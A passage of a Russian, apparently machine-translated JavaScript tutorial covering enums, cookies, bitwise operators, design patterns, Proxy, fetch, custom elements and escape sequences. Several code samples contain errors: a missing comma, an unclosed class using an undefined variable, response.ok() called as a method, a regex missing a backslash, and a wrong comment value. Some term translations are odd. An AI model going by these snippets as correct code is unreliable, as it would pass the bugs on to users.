Объект представляет собой группу значений; в отличие от массивов, мы можем сделать что-то лучше, чем они:

```
myObject = {};
john = {firstname: "John", lastname: "Doe", fullname: "John Doe"};
billy = {
    firstname: "Billy",
    lastname: undefined
    fullname: "Billy"
};
window.alert(john.fullname); // John Doe
window.alert(billy.firstname); // Billy
```

Вместо того, чтобы создавать массив `["John Doe", "Billy"]` и вызывая `myArray[0]` , мы можем просто вызвать `john.fullname` и `billy.fullname` .

Прочитайте Переменные JavaScript онлайн: https://riptutorial.com/ru/javascript/topic/10796/переменные-javascript

глава 67: Перечисления

замечания

> В компьютерном программировании перечисляемый тип (также называемый enumeration или enum [..]) является типом данных, состоящим из набора именованных значений, называемых элементами, членами или перечислениями типа. Имена перечислений обычно являются идентификаторами, которые ведут себя как константы на языке. Переменной, объявленной как имеющей нумерованный тип, может быть присвоен любой из счетчиков в качестве значения.
>
> Википедия: Перечислимый тип

JavaScript слабо типизирован, переменные не объявляются с типом заранее, и у него нет собственного типа данных `enum` . Приведенные здесь примеры могут включать различные способы имитации счетчиков, альтернатив и возможных компромиссов.

Examples

Определение Enum с использованием Object.freeze ()

5,1

JavaScript не поддерживает прямую поддержку перечислений, но функциональность перечисления можно передразнить.

```
// Prevent the enum from being changed
const TestEnum = Object.freeze({
    One:1,
    Two:2,
    Three:3
});
// Define a variable with a value from the enum
var x = TestEnum.Two;
// Prints a value according to the variable's enum value
switch(x) {
    case TestEnum.One:
        console.log("111");
        break;

    case TestEnum.Two:
        console.log("222");
}
```

Вышеуказанное определение перечисления также может быть записано следующим образом:

```
var TestEnum = { One: 1, Two: 2, Three: 3 }
Object.freeze(TestEnum);
```

После этого вы можете определить переменную и напечатать, как раньше.

Альтернативное определение

Метод `Object.freeze()` доступен с версии 5.1. Для более старых версий вы можете использовать следующий код (обратите внимание, что он также работает в версиях 5.1 и более поздних):

```
var ColorsEnum = {
    WHITE: 0,
    GRAY: 1,
    BLACK: 2
}
// Define a variable with a value from the enum
var currentColor = ColorsEnum.GRAY;
```

Печать переменной перечисления

После определения перечисления с использованием любого из указанных способов и установки переменной вы можете напечатать как значение переменной, так и соответствующее имя из перечисления для значения. Вот пример:

```
// Define the enum
var ColorsEnum = { WHITE: 0, GRAY: 1, BLACK: 2 }
Object.freeze(ColorsEnum);
// Define the variable and assign a value
var color = ColorsEnum.BLACK;
if(color == ColorsEnum.BLACK) {
   console.log(color);    // This will print "2"
   var ce = ColorsEnum;
   for (var name in ce) {
     if (ce[name] == ce.BLACK)
       console.log(name);    // This will print "BLACK"
   }
}
```

Реализация перечислений с использованием символов

Поскольку в ES6 были введены **Символы** , которые являются как **уникальными, так и неизменными примитивными значениями,** которые могут использоваться как ключ свойства `Object` , вместо того, чтобы использовать строки как возможные значения для перечисления, можно использовать символы.

```
// Simple symbol
const newSymbol = Symbol();
typeof newSymbol === 'symbol' // true
```

```
// A symbol with a label
const anotherSymbol = Symbol("label");

// Each symbol is unique
const yetAnotherSymbol = Symbol("label");
yetAnotherSymbol === anotherSymbol; // false


const Regnum_Animale    = Symbol();
const Regnum_Vegetabile = Symbol();
const Regnum_Lapideum   = Symbol();

function describe(kingdom) {

  switch(kingdom) {

    case Regnum_Animale:
        return "Animal kingdom";
    case Regnum_Vegetabile:
        return "Vegetable kingdom";
    case Regnum_Lapideum:
        return "Mineral kingdom";
  }

}

describe(Regnum_Vegetabile);
// Vegetable kingdom
```

Символы в статье ECMAScript 6 более подробно описывают этот новый примитивный тип.

Автоматическое перечисление

5,1

В этом примере показано, как автоматически присваивать значение каждой записи в списке перечислений. Это предотвратит ошибочное присвоение двух перечислений. ПРИМЕЧАНИЕ. Поддержка браузера Object.freeze

```
var testEnum = function() {
    // Initializes the enumerations
    var enumList = [
        "One",
        "Two",
        "Three"
    ];
    enumObj = {};
    enumList.forEach((item, index)=>enumObj[item] = index + 1);

    // Do not allow the object to be changed
    Object.freeze(enumObj);
    return enumObj;
}();

console.log(testEnum.One); // 1 will be logged

var x = testEnum.Two;
```

```
switch(x) {
    case testEnum.One:
        console.log("111");
        break;

    case testEnum.Two:
        console.log("222"); // 222 will be logged
        break;
}
```

Прочитайте Перечисления онлайн: https://riptutorial.com/ru/javascript/topic/2625/перечисления

глава 68: Печенье

Examples

Добавление и настройка файлов cookie

Следующие переменные устанавливают следующий пример:

```
var COOKIE_NAME = "Example Cookie";     /* The cookie's name. */
var COOKIE_VALUE = "Hello, world!";     /* The cookie's value. */
var COOKIE_PATH = "/foo/bar";           /* The cookie's path. */
var COOKIE_EXPIRES;                     /* The cookie's expiration date (config'd below). */

/* Set the cookie expiration to 1 minute in future (60000ms = 1 minute). */
COOKIE_EXPIRES = (new Date(Date.now() + 60000)).toUTCString();
```

```
document.cookie +=
  COOKIE_NAME + "=" + COOKIE_VALUE
  + "; expires=" + COOKIE_EXPIRES
  + "; path=" + COOKIE_PATH;
```

Чтение куки

```
var name = name + "=",
    cookie_array = document.cookie.split(';'),
    cookie_value;
for(var i=0;i<cookie_array.length;i++) {
    var cookie=cookie_array[i];
    while(cookie.charAt(0)==' ')
        cookie = cookie.substring(1,cookie.length);
    if(cookie.indexOf(name)==0)
        cookie_value = cookie.substring(name.length,cookie.length);
    }
```

Это установит `cookie_value` на значение cookie, если оно существует. Если cookie не установлен, он установит значение `cookie_value` `null`

Удаление файлов cookie

```
var expiry = new Date();
expiry.setTime(expiry.getTime() - 3600);
document.cookie = name + "=; expires=" + expiry.toGMTString() + "; path=/"
```

Это удалит файл cookie с заданным `name` .

Проверьте, включены ли файлы cookie

Если вы хотите, чтобы файлы cookie были включены до их использования, вы можете

использовать `navigator.cookieEnabled` :

```
if (navigator.cookieEnabled === false)
{
    alert("Error: cookies not enabled!");
}
```

Обратите внимание, что в старых браузерах `navigator.cookieEnabled` может не существовать и быть неопределенным. В таких случаях вы не обнаружите, что файлы cookie не включены.

Прочитайте Печенье онлайн: https://riptutorial.com/ru/javascript/topic/270/печенье

глава 69: Побитовые операторы

Examples

Побитовые операторы

Побитовые операторы выполняют операции с битовыми значениями данных. Эти операторы преобразуют операнды в подписанные 32-битные целые числа в двух дополнениях .

Преобразование в 32-битные целые числа

Номера с более чем 32 битами отбрасывают их наиболее значимые биты. Например, следующее целое число с более чем 32 битами преобразуется в 32-разрядное целое число:

```
Before: 10100110111110100000000010000011110001000001
After:              10100000000010000011110001000001
```

Два дополнения

В нормальном двоичном выражении мы находим двоичное значение, добавляя `1` на основании их положения как мощности 2. Самый правый бит равен `2^0` а самый левый бит равен `2^n-1` где `n` - количество бит. Например, используя 4 бита:

```
// Normal Binary
// 8 4 2 1
   0 1 1 0  => 0 + 4 + 2 + 0 => 6
```

Формат двух дополнений означает, что отрицательный аналог числа (6 против -6) - это все биты для инвертированного числа, плюс один. Перевернутыми битами 6 будут:

```
// Normal binary
   0 1 1 0
// One's complement (all bits inverted)
   1 0 0 1  => -8 + 0 + 0 + 1 => -7
// Two's complement (add 1 to one's complement)
   1 0 1 0  => -8 + 0 + 2 + 0 => -6
```

Примечание. Добавление большего количества `1` влево от двоичного числа не изменяет его значение в двух комплиментах. Значения `1010` и `1111111111010` равны `-6` .

Побитовое И

Побитовое И операция `a & b` возвращает двоичное значение с `1` где оба двоичных операнда имеют `1` в определенной позиции и `0` во всех других положениях. Например:

```
13 & 7 => 5
// 13:     0..01101
//  7:     0..00111
//-----------------
//  5:     0..00101 (0 + 0 + 4 + 0 + 1)
```

Пример реального мира: проверка четности числа

Вместо этого «шедевра» (к сожалению, слишком часто наблюдается во многих реальных частях кода):

```
function isEven(n) {
    return n % 2 == 0;
}

function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}
```

Вы можете проверить четность (целое число) гораздо более эффективным и простым способом:

```
if(n & 1) {
    console.log("ODD!");
} else {
    console.log("EVEN!");
}
```

Побитовое ИЛИ

Побитовая операция OR `a | b` возвращает двоичное значение с `1` где либо операнды, либо оба операнда имеют `1` в определенной позиции, а `0` когда оба значения имеют `0` в позиции. Например:

```
13 | 7 => 15
// 13:     0..01101
//  7:     0..00111
//-----------------
// 15:     0..01111 (0 + 8 + 4 + 2 + 1)
```

Побитовое НЕ

Побитовая операция NOT `~a` *переворачивает* биты заданного значения `a` . Это означает,

что все `1` будут становиться `0` , а все `0` будут `1` .

```
~13 => -14
// 13:     0..01101
//-----------------
//-14:     1..10010 (-16 + 0 + 0 + 2 + 0)
```

Побитовое XOR

Побитовая операция XOR (*исключая или*) `a ^ b` помещает `1` только если эти два бита отличаются друг от друга. Эксклюзив или означает *либо тот, либо другой, но не тот и другой* .

```
13 ^ 7 => 10
// 13:     0..01101
//  7:     0..00111
//-----------------
// 10:     0..01010  (0 + 8 + 0 + 2 + 0)
```

Пример реального мира: замена двух целых значений без дополнительного выделения памяти

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b);// a is now 22 and b is now 11
```

Операторы сдвига

Побитовое смещение можно рассматривать как «перемещение» бит как влево, так и вправо и, следовательно, изменение значения данных.

Сдвиг влево

Оператор сдвига влево `(value) << (shift amount)` сдвинет биты влево на биты `(shift amount)` ; новые биты, входящие справа, будут `0` :

```
5 << 2 => 20
//  5:      0..000101
// 20:      0..010100 <= adds two 0's to the right
```

Правый сдвиг (*распространение сигнала*)

Оператор правого сдвига `(value) >> (shift amount)` также известен как «сдвигающий знак сдвиг справа», потому что он сохраняет знак начального операнда. Оператор правого

сдвига сдвигает `value` указанного `value shift amount` бит вправо. Избыточные биты, сдвинутые с правой стороны, отбрасываются. Новые биты, поступающие слева, будут основываться на знаке исходного операнда. Если самый левый бит равен `1` то новые биты будут равны `1` а наоборот - `0` .

```
20 >> 2 => 5
// 20:      0..010100
//  5:      0..000101 <= added two 0's from the left and chopped off 00 from the right

-5 >> 3 => -1
// -5:      1..111011
// -2:      1..111111 <= added three 1's from the left and chopped off 011 from the right
```

Правый сдвиг (*нулевое заполнение*)

Оператор сдвига нулевой заливки `(value) >>> (shift amount)` переместит биты вправо, а новые биты будут равны `0` . `0` сдвинуты слева, а лишние биты вправо сдвигаются и отбрасываются. Это означает, что он может сделать отрицательные числа положительными.

```
-30 >>> 2 => 1073741816
//       -30:      111..1100010
//1073741816:      001..1111000
```

Правый сдвиг нулевой заливки и сдвиг знака сдвига дают тот же результат для не отрицательных чисел.

Прочитайте Побитовые операторы онлайн: https://riptutorial.com/ru/javascript/topic/3494/побитовые-операторы

глава 70: Побитовые операторы - примеры реального мира (фрагменты)

Examples

Обнаружение четности числа с побитовым И

Вместо этого (к сожалению, слишком часто наблюдается в реальном коде) «шедевр»:

```
function isEven(n) {
    return n % 2 == 0;
}

function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}
```

Вы можете сделать проверку паритета намного более эффективной и простой:

```
if(n & 1) {
    console.log("ODD!");
} else {
    console.log("EVEN!");
}
```

(это действительно справедливо не только для JavaScript)

Переключение двух целых чисел с побитовым XOR (без дополнительного выделения памяти)

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b);// a is now 22 and b is now 11
```

Более быстрое умножение или деление по степеням 2

Перемещение битов влево (вправо) эквивалентно умножению (делению) на 2. Это то же самое в базе 10: если мы «сдвинем левый» `13` на `2` места, получаем `1300` , или `13 * (10 ** 2)` . И если мы возьмем `12345` и «правый сдвиг» на `3` места, а затем удалим десятичную часть, получим `12` или `Math.floor(12345 / (10 ** 3))` . Поэтому, если мы хотим умножить переменную

на `2 ** n` , мы можем просто сдвинутьлево на `n` бит.

```
console.log(13 * (2 ** 6)) //13 * 64 = 832
console.log(13    <<   6)  //          832
```

Точно так же, чтобы сделать (настил) целочисленное деление на `2 ** n` , мы можем сдвиг вправо на `n` бит. Пример:

```
console.log(1000 / (2 ** 4)) //1000 / 16 = 62.5
console.log(1000    >>   4)  //            62
```

Он работает даже с отрицательными номерами:

```
console.log(-80 / (2 ** 3)) //-80 / 8 = -10
console.log(-80      >> 3)  //          -10
```

На самом деле, скорость арифметики вряд ли существенно повлияет на то, как долго ваш код будет работать, если вы не делаете порядка 100 миллионов миллионов вычислений. Но программистам C нравятся такие вещи!

Прочитайте Побитовые операторы - примеры реального мира (фрагменты) онлайн: https://riptutorial.com/ru/javascript/topic/9802/побитовые-операторы---примеры-реального-мира--фрагменты-

глава 71: Поведенческие шаблоны проектирования

Examples

Схема наблюдателя

Шаблон Observer используется для обработки событий и делегирования. *Предмет* поддерживает коллекцию *наблюдателей.* Затем субъект уведомляет об этом наблюдателей всякий раз, когда происходит событие. Если вы когда-либо использовали `addEventListener` вы использовали шаблон Observer.

```
function Subject() {
    this.observers = []; // Observers listening to the subject

    this.registerObserver = function(observer) {
        // Add an observer if it isn't already being tracked
        if (this.observers.indexOf(observer) === -1) {
            this.observers.push(observer);
        }
    };

    this.unregisterObserver = function(observer) {
        // Removes a previously registered observer
        var index = this.observers.indexOf(observer);
        if (index > -1) {
            this.observers.splice(index, 1);
        }
    };

    this.notifyObservers = function(message) {
        // Send a message to all observers
        this.observers.forEach(function(observer) {
            observer.notify(message);
        });
    };
}

function Observer() {
    this.notify = function(message) {
        // Every observer must implement this function
    };
}
```

Пример использования:

```
function Employee(name) {
    this.name = name;

    // Implement `notify` so the subject can pass us messages
    this.notify = function(meetingTime) {
```

```
        console.log(this.name + ': There is a meeting at ' + meetingTime);
    };
}

var bob = new Employee('Bob');
var jane = new Employee('Jane');
var meetingAlerts = new Subject();
meetingAlerts.registerObserver(bob);
meetingAlerts.registerObserver(jane);
meetingAlerts.notifyObservers('4pm');

// Output:
// Bob: There is a meeting at 4pm
// Jane: There is a meeting at 4pm
```

Посредник

Подумайте о шаблоне посредника как о башне управления полетом, которая управляет самолетами в воздухе: он направляет этот самолет на посадку сейчас, второй - на ожидание, а третий - на вылет и т. Д. Однако никому не разрешается разговаривать со своими сверстниками ,

Именно так работает медиатор, он работает как концентратор связи между различными модулями, таким образом вы уменьшаете зависимость модуля друг от друга, увеличиваете свободную связь и, следовательно, мобильность.

В этом **примере чата** объясняется, как работают шаблоны посредников:

```
// each participant is just a module that wants to talk to other modules(other participants)
var Participant = function(name) {
    this.name = name;
    this.chatroom = null;
};
 // each participant has method for talking, and also listening to other participants
Participant.prototype = {
    send: function(message, to) {
        this.chatroom.send(message, this, to);
    },
    receive: function(message, from) {
        log.add(from.name + " to " + this.name + ": " + message);
    }
};

 // chatroom is the Mediator: it is the hub where participants send messages to, and receive
messages from
var Chatroom = function() {
    var participants = {};

    return {

        register: function(participant) {
            participants[participant.name] = participant;
            participant.chatroom = this;
        },

        send: function(message, from) {
```

```
            for (key in participants) {
                if (participants[key] !== from) {//you cant message yourself !
                    participants[key].receive(message, from);
                }
            }
        }

    };
};

// log helper

var log = (function() {
    var log = "";

    return {
        add: function(msg) { log += msg + "\n"; },
        show: function() { alert(log); log = ""; }
    }
})();

function run() {
    var yoko = new Participant("Yoko");
    var john = new Participant("John");
    var paul = new Participant("Paul");
    var ringo = new Participant("Ringo");

    var chatroom = new Chatroom();
    chatroom.register(yoko);
    chatroom.register(john);
    chatroom.register(paul);
    chatroom.register(ringo);

    yoko.send("All you need is love.");
    yoko.send("I love you John.");
    paul.send("Ha, I heard that!");

    log.show();
}
```

команда

Шаблон команды инкапсулирует параметры в метод, текущее состояние объекта и какой метод вызывать. Полезно разделить все, что необходимо для вызова метода в более позднее время. Его можно использовать для выдачи «команды» и позже решить, какой фрагмент кода использовать для выполнения команды.

В этом шаблоне есть три компонента:

1. Командное сообщение - сама команда, включая имя метода, параметры и состояние
2. Invoker - часть, которая инструктирует команду выполнить свои инструкции. Это может быть событие времени, взаимодействие с пользователем, шаг в процессе, обратный вызов или любой способ, необходимый для выполнения команды.
3. Reciever - цель выполнения команды.

Командное сообщение как массив

```
var aCommand = new Array();
aCommand.push(new Instructions().DoThis);  //Method to execute
aCommand.push("String Argument");  //string argument
aCommand.push(777);                //integer argument
aCommand.push(new Object {} );     //object argument
aCommand.push(new Array() );       //array argument
```

Конструктор для командного класса

```
class DoThis {
    constructor( stringArg, numArg, objectArg, arrayArg ) {
        this._stringArg = stringArg;
        this._numArg = numArg;
        this._objectArg = objectArg;
        this._arrayArg = arrayArg;
    }
    Execute() {
       var receiver = new Instructions();
       receiver.DoThis(this._stringArg, this._numArg, this._objectArg, this._arrayArg );
    }
}
```

Чешуи

```
aCommand.Execute();
```

Может ссылаться:

- немедленно
- в ответ на событие
- в последовательности выполнения
- как ответ обратного вызова или обещание
- в конце цикла события
- любым другим способом для вызова метода

Получатель

```
class Instructions {
    DoThis( stringArg, numArg, objectArg, arrayArg ) {
        console.log( `${stringArg}, ${numArg}, ${objectArg}, ${arrayArg}` );
    }
}
```

Клиент генерирует команду, передает ее вызову, который либо выполняет его немедленно, либо задерживает команду, а затем команда действует на приемник. Шаблон команды очень полезен, когда используется сопутствующими шаблонами для создания шаблонов

сообщений.

Итератор

Шаблон итератора предоставляет простой метод для выбора, последовательно следующего элемента в коллекции.

Фиксированная коллекция

```
class BeverageForPizza {
    constructor(preferenceRank) {
        this.beverageList = beverageList;
        this.pointer = 0;
    }
    next() {
        return this.beverageList[this.pointer++];
    }

var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer"]);
withPepperoni.next(); //Cola
withPepperoni.next(); //Water
withPepperoni.next(); //Beer
```

В ECMAScript 2015 итераторы являются встроенными в качестве метода, который возвращает результат и значение. сделано верно, когда итератор находится в конце коллекции

```
function preferredBeverage(beverage){
    if( beverage == "Beer" ){
        return true;
    } else {
        return false;
    }
}
var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer", "Orange Juice"]);
for( var bevToOrder of withPepperoni ){
    if( preferredBeverage( bevToOrder ) {
        bevToOrder.done; //false, because "Beer" isn't the final collection item
        return bevToOrder; //"Beer"
    }
}
```

Как генератор

```
class FibonacciIterator {
    constructor() {
        this.previous = 1;
        this.beforePrevious = 1;
    }
    next() {
        var current = this.previous + this.beforePrevious;
        this.beforePrevious = this.previous;
```

```
        this.previous = current;
        return current;
    }
}

var fib = new FibonacciIterator();
fib.next(); //2
fib.next(); //3
fib.next(); //5
```

В ECMAScript 2015

```
function* FibonacciGenerator() {  //asterisk informs javascript of generator
    var previous = 1;
    var beforePrevious = 1;
    while(true) {
        var current = previous + beforePrevious;
        beforePrevious = previous;
        previous = current;
        yield current;  //This is like return but
                        //keeps the current state of the function
                        // i.e it remembers its place between calls
    }
}

var fib = FibonacciGenerator();
fib.next().value; //2
fib.next().value; //3
fib.next().value; //5
fib.next().done; //false
```

Прочитайте Поведенческие шаблоны проектирования онлайн:
https://riptutorial.com/ru/javascript/topic/5650/поведенческие-шаблоны-проектирования

глава 72: полномочие

Вступление

Прокси-сервер в JavaScript может использоваться для изменения основных операций над объектами. Прокси были введены в ES6. Прокси-объект на объекте сам по себе является объектом, у которого есть *ловушки* . Ловушки могут срабатывать, когда операции выполняются на прокси. Это включает поиск свойств, вызов функции, изменение свойств, добавление свойств и т. Д. Когда подходящая ловушка не определена, операция выполняется на прокси-объекте, как если бы не было прокси.

Синтаксис

- `let proxied = new Proxy(target, handler);`

параметры

параметр	подробности
цель	Целевой объект, действия над этим объектом (получение, настройка и т. Д.) Будут маршрутизироваться через обработчик
обработчик	Объект, который может определять «ловушки» для перехвата действий на целевом объекте (получение, настройка и т. Д.)

замечания

Полный список доступных «ловушек» можно найти на MDN-Proxy - «Методы объекта-обработчика» .

Examples

Очень простой прокси (с использованием ловушки набора)

Этот прокси просто добавляет строку `" went through proxy"` в каждое свойство строки, заданное на целевом `object` .

```
let object  = {};

let handler = {
    set(target, prop, value){ // Note that ES6 object syntax is used
        if('string' === typeof value){
```

```
            target[prop] = value + " went through proxy";
        }
    }
};

let proxied = new Proxy(object, handler);

proxied.example = "ExampleValue";

console.log(object);
// logs: { example: "ExampleValue went trough proxy" }
// you could also access the object via proxied.target
```

Поиск свойств Proxying

Чтобы влиять на поиск свойств, необходимо использовать обработчик `get` .

В этом примере мы модифицируем поиск свойств так, чтобы возвращалось не только значение, но и тип этого значения. Мы используем Reflect для облегчения этого.

```
let handler = {
    get(target, property) {
        if (!Reflect.has(target, property)) {
            return {
                value: undefined,
                type: 'undefined'
            };
        }
        let value = Reflect.get(target, property);
        return {
            value: value,
            type: typeof value
        };
    }
};

let proxied = new Proxy({foo: 'bar'}, handler);
console.log(proxied.foo); // logs `Object {value: "bar", type: "string"}`
```

Прочитайте полномочие онлайн: https://riptutorial.com/ru/javascript/topic/4686/полномочие

глава 73: получать

Синтаксис

- prom = fetch (url). then (function (response) {})
- prom = fetch (url, options)
- обещание = выборка (запрос)

параметры

Опции	подробности
`method`	Метод HTTP для использования для запроса. ex: `GET` , `POST` , `PUT` , `DELETE` , `HEAD` . По умолчанию `GET` .
`headers`	Объект `Headers` содержащий дополнительные заголовки HTTP для включения в запрос.
`body`	Полезная нагрузка запроса может быть `string` или объектом `FormData` . По умолчанию `undefined`
`cache`	Режим кеширования. `default` , `reload` , `no-cache`
`referrer`	Ссылка на запрос.
`mode`	`cors` , `no-cors` , `same-origin` . По умолчанию `no-cors` .
`credentials`	`omit` , то `same-origin` , `include` . По умолчанию `omit` .
`redirect`	`follow` , `error` , `manual` . По умолчанию следует `follow` .
`integrity`	Связанные метаданные целостности. По умолчанию пустая строка.

замечания

Стандарт Fetch определяет запросы, ответы и процесс, который их связывает: выборка.

Среди других интерфейсов стандарт определяет объекты `Request` и `Response` , предназначенные для всех операций, связанных с сетевыми запросами.

Полезным приложением этих интерфейсов является `GlobalFetch` , который можно использовать для загрузки удаленных ресурсов.

Для браузеров, которые еще не поддерживают стандарт Fetch, GitHub имеет доступный полиполк . Кроме того, существует также реализация Node.js, которая полезна для согласованности между сервером и клиентом.

В отсутствие отмененных обещаний вы не можете прервать запрос на выборку (проблема github). Но есть предложение T39 на первом этапе для отмененных обещаний.

Examples

GlobalFetch

Интерфейс GlobalFetch предоставляет функцию `fetch` , которая может использоваться для запроса ресурсов.

```
fetch('/path/to/resource.json')
    .then(response => {
        if (!response.ok()) {
            throw new Error("Request failed!");
        }

        return response.json();
    })
    .then(json => {
        console.log(json);
    });
```

Разрешенное значение - это объект ответа . Этот объект содержит тело ответа, а также его статус и заголовки.

Установить заголовки запросов

```
fetch('/example.json', {
    headers: new Headers({
        'Accept': 'text/plain',
        'X-Your-Custom-Header': 'example value'
    })
});
```

Данные POST

Данные формы проводки

```
fetch(`/example/submit`, {
    method: 'POST',
    body: new FormData(document.getElementById('example-form'))
});
```

Проводка данных JSON

```
fetch(`/example/submit.json`, {
    method: 'POST',
    body: JSON.stringify({
        email: document.getElementById('example-email').value,
        comment: document.getElementById('example-comment').value
    })
});
```

Отправить файлы cookie

Функция fetch не отправляет файлы cookie по умолчанию. Существует два способа отправки файлов cookie:

1. Отправляйте файлы cookie только в том случае, если URL-адрес находится в том же месте, что и вызывающий скрипт.

```
fetch('/login', {
    credentials: 'same-origin'
})
```

2. Всегда отправляйте файлы cookie, даже для вызовов с перекрестным происхождением.

```
fetch('https://otherdomain.com/login', {
    credentials: 'include'
})
```

Получение данных JSON

```
// get some data from stackoverflow
fetch("https://api.stackexchange.com/2.2/questions/featured?order=desc&sort=activity&site=stackoverflow

  .then(resp => resp.json())
  .then(json => console.log(json))
  .catch(err => console.log(err));
```

Использование Fetch для отображения вопросов из API переполнения стека

```
const url =
      'http://api.stackexchange.com/2.2/questions?site=stackoverflow&tagged=javascript';

const questionList = document.createElement('ul');
document.body.appendChild(questionList);

const responseData = fetch(url).then(response => response.json());
responseData.then(({items, has_more, quota_max, quota_remaining}) => {
  for (const {title, score, owner, link, answer_count} of items) {
    const listItem = document.createElement('li');
    questionList.appendChild(listItem);
    const a = document.createElement('a');
```

```
    listItem.appendChild(a);
    a.href = link;
    a.textContent = `[${score}] ${title} (by ${owner.display_name || 'somebody'})`
  }
});
```

Прочитайте получать онлайн: https://riptutorial.com/ru/javascript/topic/440/получать

глава 74: Пользовательские элементы

Синтаксис

- .prototype.createdCallback ()
- .prototype.attachedCallback ()
- .prototype.detachedCallback ()
- .prototype.attributeChangedCallback (имя, oldValue, newValue)
- document.registerElement (имя, [опции])

параметры

параметр	подробности
название	Имя нового настраиваемого элемента.
options.extends	Имя расширенного элемента, если оно есть.
options.prototype	Пользовательский прототип для использования для пользовательского элемента, если он есть.

замечания

> **Обратите внимание, что спецификация Custom Elements еще не стандартизирована и может быть изменена. В документации описывается версия, которая была отправлена в Chrome stable в настоящее время.**

Пользовательские элементы - это функция HTML5, позволяющая разработчикам использовать JavaScript для определения пользовательских тегов HTML, которые можно использовать на своих страницах, с соответствующими стилями и поведением. Они часто используются с теневым домиком .

Examples

Регистрация новых элементов

Определяет пользовательский элемент `<initially-hidden>` который скрывает его содержимое до истечения заданного количества секунд.

```
const InitiallyHiddenElement = document.registerElement('initially-hidden', class extends
HTMLElement {
  createdCallback() {
```

```
    this.revealTimeoutId = null;
  }

  attachedCallback() {
    const seconds = Number(this.getAttribute('for'));
    this.style.display = 'none';
    this.revealTimeoutId = setTimeout(() => {
      this.style.display = 'block';
    }, seconds * 1000);
  }

  detachedCallback() {
    if (this.revealTimeoutId) {
      clearTimeout(this.revealTimeoutId);
      this.revealTimeoutId = null;
    }
  }
});
```

```
<initially-hidden for="2">Hello</initially-hidden>
<initially-hidden for="5">World</initially-hidden>
```

Расширение родных элементов

Можно расширить родные элементы, но их потомки не имеют собственных имен тегов. Вместо этого, `is` атрибут используется для указания подкласса элемента предполагается использовать. Например, это расширение элемента `<img>` который регистрирует сообщение на консоли при его загрузке.

```
const prototype = Object.create(HTMLImageElement.prototype);
prototype.createdCallback = function() {
  this.addEventListener('load', event => {
      console.log("Image loaded successfully.");
  });
};

document.registerElement('ex-image', { extends: 'img', prototype: prototype });
```

```
<img is="ex-image" src="http://cdn.sstatic.net/Sites/stackoverflow/img/apple-touch-icon.png"
/>
```

Прочитайте Пользовательские элементы онлайн: https://riptutorial.com/ru/javascript/topic/400/пользовательские-элементы

глава 75: Последовательности выхода

замечания

Не все, что начинается с обратной косой черты, - это escape-последовательность. Многие символы просто не помогают избежать последовательностей и просто вызывают игнорирование предыдущей обратной косой черты.

```
"\H\e\l\l\o" === "Hello" // true
```

С другой стороны, некоторые символы, такие как «u» и «x», вызывают синтаксическую ошибку при неправильном использовании после обратного слэша. Ниже приведен не допустимый строковый литерал, поскольку он содержит префикс escape последовательности Unicode `\u` за которым следует символ, который не является допустимой шестнадцатеричной цифрой или фигурной скобкой:

```
"C:\Windows\System32\updatehandlers.dll" // SyntaxError
```

Обратная косая черта в конце строки внутри строки не вводит escape-последовательность, но указывает на продолжение строки, т. Е.

```
"contin\
uation" === "continuation" // true
```

Сходство с другими форматами

Хотя escape-последовательности в JavaScript имеют сходство с другими языками и форматами, такими как C ++, Java, JSON и т. Д., В деталях часто бывают критические различия. Если вы сомневаетесь, убедитесь, что ваш код ведет себя так, как ожидалось, и рассмотрите возможность проверки спецификации языка.

Examples

Ввод специальных символов в строках и регулярных выражениях

Большинство печатных символов могут быть включены в строковые или литералы регулярных выражений так же, как они есть, например

```
var str = "ポケモン"; // a valid string
var regExp = /[A-Ωα-ω]/; // matches any Greek letter without diacritics
```

Чтобы добавить произвольные символы в строку или регулярное выражение, включая непечатаемые, нужно использовать *escape-последовательности* . Экранирующие последовательности состоят из обратной косой черты («\»), за которой следуют один или несколько других символов. Чтобы написать escape-последовательность для определенного символа, обычно обычно (но не всегда) должен знать свой шестнадцатеричный код символа .

JavaScript предоставляет несколько различных способов указания управляющих последовательностей, как описано в примерах в этом разделе. Например, следующие escape-последовательности все обозначают один и тот же символ: *строка* (символ новой строки Unix) с кодом U + 000A.

- `\n`
- `\x0a`
- `\u000a`
- `\u{a}` new в ES6, только в строках
- `\012` запрещено в строковых литералах в строгом режиме и в строках шаблонов
- `\cj` только в регулярных выражениях

Типы последовательности эвакуации

Управляющие последовательности с одним символом

Некоторые escape-последовательности состоят из обратной косой черты, сопровождаемой одним символом.

Например, в `alert("Hello\nWorld");` , escape-последовательность `\n` используется для ввода новой строки в строковом параметре, так что слова «Hello» и «World» отображаются в последовательных строках.

Эквивалентная последовательность	символ	Unicode
`\b` (только в строках, а не в регулярных выражениях)	возврат на одну позицию	U + 0008
`\t`	горизонтальная вкладка	U + 0009
`\n`	line feed	U + 000A
`\v`	вертикальная вкладка	U + 000B
`\f`	форма подачи	U +

Эквивалентная последовательность	символ	Unicode
		000C
`\r`	возврат каретки	U + 000D

Кроме того, для исключения нулевого символа (U + 0000) может использоваться последовательность `\0` , если не следовать цифрой от 0 до 7.

Последовательности `\\` , `\'` и `\"` используются для выхода из символа, следующего за обратным слэшем. В то время как аналогичные последовательности без escape-последовательности, где ведущая обратная косая черта просто игнорируются (то есть `\?` For `?`), Они явно рассматриваются как одиночные в последовательности символов в соответствии со спецификацией.

Шестнадцатеричные escape-последовательности

Символы с кодами от 0 до 255 могут быть представлены с помощью escape-последовательности, где за `\x` следует двухзначный шестнадцатеричный код символа. Например, символ неразрывного пробела имеет код 160 или A0 в базе 16, поэтому его можно записать как `\xa0` .

```
var str = "ONE\xa0LINE"; // ONE and LINE with a non-breaking space between them
```

Для шестнадцатеричных цифр выше 9 буквы `a f` используются в нижнем и верхнем регистре без различия.

```
var regExp1 = /[\x00-xff]/; // matches any character between U+0000 and U+00FF
var regExp2 = /[\x00-xFF]/; // same as above
```

4-разрядные escape-последовательности Unicode

Символы с кодами между 0 и 65535 (2^{16} - 1) могут быть представлены с помощью escape-последовательности, где за `\u` следует четырехзначный шестнадцатеричный код символа.

